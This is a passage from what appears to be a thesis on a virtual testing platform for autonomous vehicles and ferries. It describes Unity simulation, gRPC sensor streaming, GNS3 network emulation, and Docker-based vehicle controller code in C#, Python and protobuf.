

Unity Module
Vehicle/Vessel
Sensordata Service 1 Port: 50080
Sensordata Service 2 Port:50081
Sensordata Service 3 Port:50082
Sensordata Service 4 Port:50083
gRPC Link
gRPC Link
gRPC Link
gRPC Link
Network Module
Sensordata Client

Figure 7.5: Multiple Sensors Architecture

The bottleneck in the architecture shown in figure 7.5 is the serialization of the sensor data in the Unity module and the de-serialization of the same data at the client side in the Network module. As a proof of concept for this thesis a sensordata streaming client using Python has been developed. The client is implemented using Pygame which is a collection of python modules that makes developing games and multimedia applications easier and accessible through Python [1]. This was used to reduce the time and complexity of creating the client. To show that the multiple sensors architecture is feasible the streaming sensor client has been implemented to include streams from four different cameras as seen in figure 7.6 for a vehicle and in figure 7.7 for a vessel. This shows that the cameras can stream at the same time, although with not great frame-rate for this simple client. It also shows that the sensors can be placed in suitable position depending on the need for the vehicle or vessel. In figure 7.6 there is a camera position as a dash cam, one camera that is at the top of the vehicle turned backwards and one camera by each of the front wheel arches. For the vessel in figure 7.7 there is four cameras placed at the top of the Autoferry, and each of the cameras is pointing in one of the four sides of the vessel.




Figure 7.6: Vehicle Multiple Sensors




Figure 7.7: Vessel Multiple Sensors

To show that a streaming client can be implemented in different languages and hence is language agnostic a streaming sensor client was also implemented in the programming language Rust which can be seen in 7.8. This client can only stream one camera but uses OpenGL to render the streamed image to a texture which is then shown on the screen. When building a optimized build for the Rust streaming client this is able to run between 30 to 60 frames per second on the laptop computer used for this thesis.




Figure 7.8: Sensor Streaming Client in Rust

Autonomous vehicle implementation

Architecture

In this section the real architecture for the autonomous vehicle belonging to the NAPLab (NTNU Autonomous Perception Laboratory) will be presented and it will be shown how the virtual platform system architecture can adapt and implement at least parts of the autonomous vehicle architecture. In figure 7.9 the architecture for the Kia Niro blonging to the NAPLab are shown [20].

This architecture would replace the network module in the virtual platform system architecture. This is a concrete architecture of a real system so it obviously has a lot more details and complexity than the abstract network module previously described, but one can still think of all of these components shown in figure 7.9 as internal components of the network module. The architecture shown in figure 7.9 includes a couple of components that are not necessary to take into consideration for the virtual platform system, such as




Figure 7.9: Autonomous Vehicle Architecture [20]

12V battery and GNS antenna. There are also parts of this architecture that will not be possible to emulate in a good way in this thesis project due to the amount of complexity it would add. Specifically the CAN controller and the components which are connected to it. From the figure 7.9 one can see that a Radar component and a Drive-by-wire module are connected to the CAN controller. These components are too complex for the proof-of-concept work that are being done in this thesis, although these components should be possible to emulate e.g. the CAN bus could potentially be replaced by a SocketCAN solution. However, this thesis project will not look into how to virtualize these components and will focus on virtualizing the industrial pc and the router shown in figure 7.9 and how software running on the industrial pc can interface with a vehicle in the Unity simulation. The Apple iPad Pro will not be properly virtualized in this architecture either, but for testing purposes it might introduce potential vulnerabilities since it is connected to the same router as the industrial pc.

When performing testing another device will be introduced into the same network to see if it can cause malicious actions. The LIDAR in this architecture can be thought of as a sensor running in the Unity simulation and will be interfacing with the industrial pc using gRPC. As described earlier the network module in the architecture will be implemented using GNS3. Figure 7.10 shows a simple implementation of the Ethernet part of the vehicle architecture shown in figure 7.9. In figure 7.10 the vehicle controller docker container is replacing the industrial pc in figure 7.9. The router and the switch in the GNS3 implementation in figure 7.10 is replacing the 4G router in figure 7.9. This is an easy way to add switching capabilities in a lightweight manner. The router shown as R1 in figure 7.10 is a Cisco C7200 router and the OS and software that runs on the Cisco router is being emulated. The cloud symbol shown figure 7.10 is used to bridge the GNS3 network with the network adapter on the host machine, meaning that the vehicle controller docker container is able to communicate with processes running on the host OS, which in this case is Windows 10. Here the host machine and OS means the actual physical machine and the OS that is running on it. Both GNS3 and Unity will be running on the host machine. Connection between the GNS3 network and the host OS is needed since the vehicle controller needs to connect to the gRPC server running in the Unity process on the host OS.




Figure 7.10: GNS3 vehicle network implementation

As mentioned earlier, the Unity module runs as a Unity process on the host OS. The Unity module contains all of the simulated environment and objects. In this thesis the simulated environment is the city of Trondheim, both for the vehicle and the autoferry. Figure 7.11 shows a vehicle on a road in the centre of Trondheim. The vehicle 3D model used in this thesis project is a free model from the free vehicle tools asset released by Unity Technologies which can be found on the Unity Assets Store. The free vehicle tools asset also included scripts for handling the vehicle and these scripts has been slightly modified to work with the vehicle controller service implementation. This simplified the development of creating scripts that makes the vehicle handle somewhat realistic and takes care of the rotation and movement of the wheels on the vehicle.

Figure 7.11: Vehicle in Trondheim

Vehicle controller implementation

As seen in figure 7.10 the vehicle controller is implemented as a node in the network, specifically it will run as a docker container. Running the vehicle controller in a docker container was chosen here because it is lightweight and ensures that the client software will run on any system that supports Docker. A virtual machine could also have been used, but is a lot more resource intensive and is not required for the proof-of-concept system that is being developed in this project. A virtual machine could be necessary if a more realistic environment is needed since it will emulate all parts of the operating system it is virtualizing. In listing 2 a Dockerfile for the vehicle controller docker container is shown.

```
# Version 0.0.1
From ubuntu:18.04
MAINTAINER Thomas Skarshaug "thomskar@stud.ntnu.no"
ADD clients/ /opt/application/vehiclecontroller/

# Python dependencies
RUN apt-get update; apt-get install -y python3; apt-get install -y python3-pip
RUN pip3 install grpcio; pip3 install grpcio-tools
RUN pip3 install Pillow

# Tools
RUN apt-get install -y net-tools
RUN apt-get install -y iputils-ping
RUN apt-get install -y vim


RUN echo 'Finished building'
```

Listing 2: Vehicle controller Dockerfile

On the first line the version number of the vehicle controller container is shown, this is set as 0.0.1 since it is the first release of the container. On the next line the base image that the vehicle controller container is based upon is defined, in this case it is ubuntu:18.04. This Ubuntu version was chosen because it was the version that worked best with the grpc tools required for the controller client written in Python. The Kia Niro residing at NAPLab is actually running Ubuntu 14.04 [21] which means that the version of the OS in the vehicle controller and the industrial pc in the real Kia Niro not the same. This is not ideal, but in the case of the proof-of-concept work that is being done in this project and the fact that not that many of OS specific features will be tested it was a good compromise for getting the grpc tools for python to properly work. On line three the maintainer of the container is listed with name and email address. On line four in listing 2 the source code for the client is added and will be located at the path /opt/application/vehiclecontroller in the docker container. The next lines of the Dockerfile is installing tools that is required for the client as well as tools that is nice for debugging such as networking tools and a text editor. The last line writes to the terminal telling it that building of the docker image is done.

To understand how the vehicle controller works a look at the vehicle controller interface definition and service and client implementation is required. Listing 3 shows the service definiton and interface that is defined in the protobuf file for the vehicle controller.

```
service VehicleController {
    rpc DriveForward(DriveRequest) returns (DriveResponse) {}
    rpc DriveBackward(DriveRequest) returns (DriveResponse) {}
    rpc Steer(DriveRequest) returns (DriveResponse) {}
    rpc Idle(DriveRequest) returns (DriveResponse) {}
    rpc Brake(DriveRequest) returns (DriveResponse) {}
}

message DriveRequest {
    float torque = 1;
    float angle = 2;
    float brakeTorque = 3;
}

message DriveResponse {
    bool success = 1;
}
```

Listing 3: Vehicle controller interface definition

The service has five rpc definitions. All of them send and receive the same type of request and response. The reason for splitting the functionality into separate rpcs is to keep avoid having one large rpc implementation in the Unity module where the service is implemented. This might add some more code, but each rpc function has only one type of driving functionality it must implement. The DriveRequest message shown in listing 3 has three fields: torque, angle and brakeTorque. The torque is the amount of torque that is passed to a script from the vehicle tools asset which is free from the Unity assets store and this script is called WheelDrive. In the case of this thesis project the torque for driving forward will be set as the maxTorque of the WheelDrive script. For driving in reverse the torque field will be set as -1.0 and multiplied with the maxTorque, hence making the vehicle drive in reverse. One can see that driving forwards and backwards is represented with their own rpc definition. The third rpc definition in listing 3 is steer, the use of this rpc on the client will set the angle field to either -1.0 or 1.0 depending on it will turn left or right. The idle rpc is there just to set every value of the DriveRequest to zero on the client, meaning that the car will not have any torque, steering or braking and just be idle. The last rpc brake is meant to do exactly what it sounds like. The brake implementation in the Unity module will take the brakeTorque value given and the WheelDrive script will then brake the vehicle with that amount.

In listing 4 the service implementation of the vehicle controller is shown, implementation is written in C# and is in the Unity module of the system architecture. The implementation of all of the rpc functions would be too long and repetitive, but including one of them and explaining the main ideas is important to understand how the system works in the Unity module. The function shown in listing 4 is the implementation of the DriveForward rpc which can also be seen in listing 3. This function is overridden since the class that implements the rpc functions inherits a base class for the service which is generated by gRPC. The return value of the rpc is a Task of type DriveResponse, and the parameters given to the rpc function is a DriveRequest and a ServerCallContext. For the sake of simplicity the functions of the Task and ServercallContext will not be looked at in detail. These are requirements for the gRPC implementation and will be essentially abstracted away, which will be more clearly seen in the client implementation. The rpc function is also marked as async, this is done so that the parts of the function can be executed asynchronously until the await keyword at the end of the function is specified. This rpc function implementation shows with code the service side of figure 7.4.

```
public override async Task<DriveResponse> DriveForward(
        DriveRequest request, ServerCallContext context)
{
    ManualResetEvent signalEvent = new ManualResetEvent(false);

    // Adds an action to the list of actions on the ThreadManager
    // which will be executed on the next Unity main thread update.
    ThreadManager.ExecuteOnMainThread(() =>
    {
        _wheelDrive.torque = _wheelDrive.maxTorque;
        _wheelDrive.angle = request.Angle * _wheelDrive.maxAngle;
        _wheelDrive.handBrake = request.BrakeTorque;

        // Need to set signal event such that it won't block forever.
        signalEvent.Set();
    });

    // Wait for the event to be triggered from the action.
    signaling that the action is finished
    signalEvent.WaitOne();
    signalEvent.Close();

    return await Task.FromResult(new DriveResponse
    {
        Success = true
    });
}
```

Listing 4: Vehicle controller service implementation


As described in the section where the ThreadManager were explained, the ManualResetEvent here is required to ensure that the rpc function does not return before the action that is added to the ThreadManager is executed and the values that is required from it is set. In the case of the DriveForward rpc function no state is required to be read from resources on the Unity main thread. When the ManualResetEvent is signaled from the action executed on the Unity main thread then it is closed and it can return a Task of type DriveResponse where the boolean field success of the DriveResponse is set to true. Inside the action to be executed the a local variable of a WheelDrive script object gets modified depending on the values specified from the client. The client is the one that decides which values should be set for "torque", "angle" and "handBrake".

In listing 5 the core functionality of the vehicle controller client is shown. The functionality is very simple, the command variable stores a string and then a infinite loop is created by using while True. Listing 5 shows what is meant by that the client decides the values for torque, angle and brakeTorque depending on the user input. At the beginning of each iteration of the while loop, input from the user is stored in the command variable. The variable is then compared to the strings "w", "a", "s", "d", " " and "x". The way to control the vehicle follows a standard that is found in many video games where "w" moves one forward, "s" moves one backward, "a" moves one to the left and "d" moves one to the right. When matched on any of these the corresponding vehicle controller rpc function is called. The next comparison is for the idle rpc function which sets torque, angle and brakeTorque to 0.0 and the last command checks if the command matches "x" and sets the brakeTorque to 30000.0 in the Brake rpc function call. The number 30000.0 here is just a value that has been found to work well for braking so that it feels and looks somewhat realistic. For a real implementation of a vehicle these values should come from some kind of analysis of the properties of the vehicle instead, but for the prototype that is implemented here this was deemed too complex.

```
command = ""
while True:
    command = input()
    if command == "w":
        success = vehiclecontroller_stub.DriveForward(vehiclecontroller_pb2
                .DriveRequest(torque=1.0, angle = 0.0, brakeTorque = 0.0))
    elif command == "a":
        success = vehiclecontroller_stub.Steer(vehiclecontroller_pb2
                .DriveRequest(torque = 0.0, angle = -1.0, brakeTorque = 0.0))
    elif command == "s":
        success = vehiclecontroller_stub.DriveBackward(vehiclecontroller_pb2
                .DriveRequest(torque=-1.0, angle = 0.0, brakeTorque = 0.0))
    elif command == "d":
        success = vehiclecontroller_stub.Steer(vehiclecontroller_pb2
                .DriveRequest(torque = 0.0, angle = 1.0, brakeTorque = 0.0))
    elif command == " ":
        success = vehiclecontroller_stub.Idle(vehiclecontroller_pb2
                .DriveRequest(torque = 0.0, angle = 0.0, brakeTorque = 0.0))
    elif command == "x":
        success = vehiclecontroller_stub.Brake(vehiclecontroller_pb2
                .DriveRequest(torque = 0.0, angle = 0.0, brakeTorque = 30000.0))
```

Listing 5: Vehicle controller client implementation

When the client program is run the user has to supply the input through the console and press enter for each command. This is not an ideal setup, but it works good for the proof-of-concept controller that is used here. Figure 7.12 shows how a series of input to the controller through the console looks. The controller shown here is running in a docker container and would start accelerate forward, steer left, then steer right, start reversing, put the vehicle in idle and brake. In reality few people would start reversing a car that is already moving, but this is no problem in the Unity simulation which is not very realistic in that regard.



```
root@34093b92ebce:/opt/application/vehiclecontroller# python3 vehiclecontroller_client.py 192.168.1.106
One argument given, IP:  192.168.1.106
w
a
d
s

x
```


Figure 7.12: Vehicle controller console

To show that the docker container is also capable to stream sensor data from the Unity module, a small sensor snapshot client has been implemented, this client streams one whole image from a camera sensor and then saves it as a bitmap. Due to the fact that showing graphics is a bit involved for docker containers only the file with in the directory will be shown. The sensor snapshot client will be shown in its entirety since it so short and since there is not going to be an actual figure that shows the image graphically from the docker container provided. Listing 6 shows the implementation of the sensor snapshot client. It takes two arguments: IP address and port number, the IP address will be the IP address of the host machine which the Unity module runs on, and the port number will be the port number for the sensordata service which streams the image. The image will be saved as a bitmap with the name test.bmp.

```python
from __future__ import print_function
import grpc

from sensordata import sensordata_pb2
from sensordata import sensordata_pb2_grpc

import PIL.Image as image
import PIL.ImageOps as imageops

import sys

if __name__ == '__main__':

    # Default port number if not overwritten by argument
    port = '50060'

    if len(sys.argv) == 1:
        sys.exit("No IP argument given, quitting...")
    elif len(sys.argv) == 2:
        ip = sys.argv[1]
        print("One argument given, IP: ", ip)
    elif len(sys.argv) == 3:
        ip = sys.argv[1]
        port = sys.argv[2]
        print("Two arguments given, IP: ", ip, " port: ", port)

    channel = grpc.insecure_channel(ip + ':' + port)

    stub = sensordata_pb2_grpc.SensordataStub(channel)
    for imgChunk in stub.StreamSensordata(sensordata_pb2
            .SensordataRequest(operation="streaming")):

        img = image.frombytes("RGB",(800, 450), imgChunk.data, 'raw')
        img_flip = imageops.flip(img)
        img_flip.save("test.bmp")
```

Listing 6: Sensor snapshot implementation

The figure 7.13 shows the execution of the sensor snapshot client and then lists the contents in the folder, where test.bmp can be seen.



```
root@34093b92ebce:/opt/application/vehiclecontroller# python3 sensor_snapshot_client.py 192.168.1.106 50089
Two arguments given, IP:  192.168.1.106  port:  50089
root@34093b92ebce:/opt/application/vehiclecontroller# ls
sensor_snapshot_client.py  sensordata  test.bmp  vehiclecontroller  vehiclecontroller_client.py
root@34093b92ebce:/opt/application/vehiclecontroller#
```

Figure 7.13: Vehicle sensor snapshot

Autonomous vessel implementation

Since the Autonomous vehicle implementation section described many of the core ideas this section will not describe those in the same detail. Figure 7.14 shows a GNS3 implementation of the proposed architecture for an autonomous passenger ship from an unpublished paper by Amro A., Gkioulos V. and Katsikas S. [2]. This architecture has a much higher level of complexity compared to the vehicle. The main idea behind the architecture is to have redundancy in the network so that if one of the routers or switches fails then there is still connection between the different components in the network [2]. The architecture also uses VLANs (Virtual Local Area Networks) to separate the different systems on the ship into separate networks, this is to ensure that components on one of the VLANs cannot directly communicate with components on the other VLAN [2], but this functionality is not fully implemented for this project. One can see these two VLANs on the right side of figure 7.14, where the machinery network and navigation network are separated.




Figure 7.14: Autoferry GNS3 Implementation

Figure 7.14 also shows how the external module from figure 7.1, the virtual platform system architecture figure, can be connected to the network module in an GNS3 implementation. The external module can be thought of as the network on the left side of figure 7.14 and is connected to the network module through the GNS3 cloud symbol. Further there are two parts of the network that is labeled as MainASC and BackupASC where ASC here stands for Autonomous Ship Controller.

The idea in this section is to extend the GNS3 implementation shown in figure 7.14 and replace the hosts for the MainASC and BackupASC with a vesselcontroller docker container. Then a bridged connection to the host machine will be made in the machinery VLAN and one of the vesselcontroller containers will try to connect to the vessel controller service in the Unity module. This GNS3 network implementation are very resource intensive and since this thesis project is being done on a laptop with only 8GB of RAM, not all of the components in the network will be run at the same time. Figure 7.15 shows how the network will look when the network the hosts in the Main ASC and Backup ASC are replaced with vessel controller docker container, and the host in the machinery network is replaced with a Ubuntu VM.

